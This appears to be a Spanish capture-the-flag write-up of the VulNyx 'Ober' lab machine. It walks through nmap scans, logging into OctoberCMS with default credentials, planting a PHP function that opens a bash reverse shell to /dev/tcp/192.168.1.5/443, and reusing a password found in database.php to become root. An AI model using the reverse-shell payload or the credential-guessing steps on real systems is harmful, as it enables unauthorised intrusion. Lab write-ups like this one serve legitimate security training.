VulNyx - Ober
Information
Synopsis
Ober es una máquina Linux en la que, durante la fase de enumeración, identifico un gestor de contenidos (CMS) llamado OctoberCMS en el sitio web. Aprovechando una configuración incorrecta y el uso de credenciales por defecto, consigo acceder al panel de administración, lo que me permite lograr la ejecución remota de comandos (RCE) y obtener acceso inicial al sistema. Para la escalada de privilegios, encuentro unas credenciales en un archivo de configuración que posteriormente reutilizo para obtener acceso al sistema como usuario root.
Card
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 16:50 CEST
Nmap scan report for 192.168.1.95
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
❯ nmap -sVC -p22,80,8080 192.168.1.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 16:51 CEST
Nmap scan report for 192.168.1.95
Host is up (0.00042s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 27:21:9e:b5:39:63:e9:1f:2c:b2:6b:d3:3a:5f:31:7b (RSA)
|   256 bf:90:8a:a5:d7:e5:de:89:e6:1a:36:a1:93:40:18:57 (ECDSA)
|_  256 95:1f:32:95:78:08:50:45:cd:8c:7c:71:4a:d4:6c:1c (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Homepage | My new websites
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
|_http-open-proxy: Proxy might be redirecting requests
Shell (www-data)
80/TCP (HTTP)
Site

En el sitio web se identifica el gestor de contenido OctoberCMS.

En la siguiente doc de OctoberCMS se enumera la ruta /backend.
October CMS
Login


Realizando técnicas de password guessing accedo con las credenciales (admin:admin).
Reverse Shell

function onstart(){
  exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.5/443 0>&1'");
}
Obtengo la shell como usuario www-data.
❯ curl -sX GET "http://192.168.1.95/shell"
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.95] 40262
bash: cannot set terminal process group (448): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ober:/var/www/html/octobercms$ id ; hostname
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ober
www-data@ober:/var/www/html/octobercms$
Privilege Escalation
Enumeration
Config Files
En el archivo database.php encuentro un password.
www-data@ober:/$ grep "password" /var/www/html/octobercms/config/database.php
            'password'   => 'root',
         // 'password'   => 'r00tP@ssW0rd',
            'password' => '',
            'password' => '',
            'password' => null,
Credential Reuse
Me convierto en usuario root con las credenciales obtenidas.
www-data@ober:/$ su - root
Password:
root@ober:~# id ; hostname
uid=0(root) gid=0(root) groups=0(root)
ober
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
root@ober:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
75970994************************
5dfcd9cc************************
Hasta aquí la resolución de la máquina Ober de VulNyx.
Happy Hacking! 🙂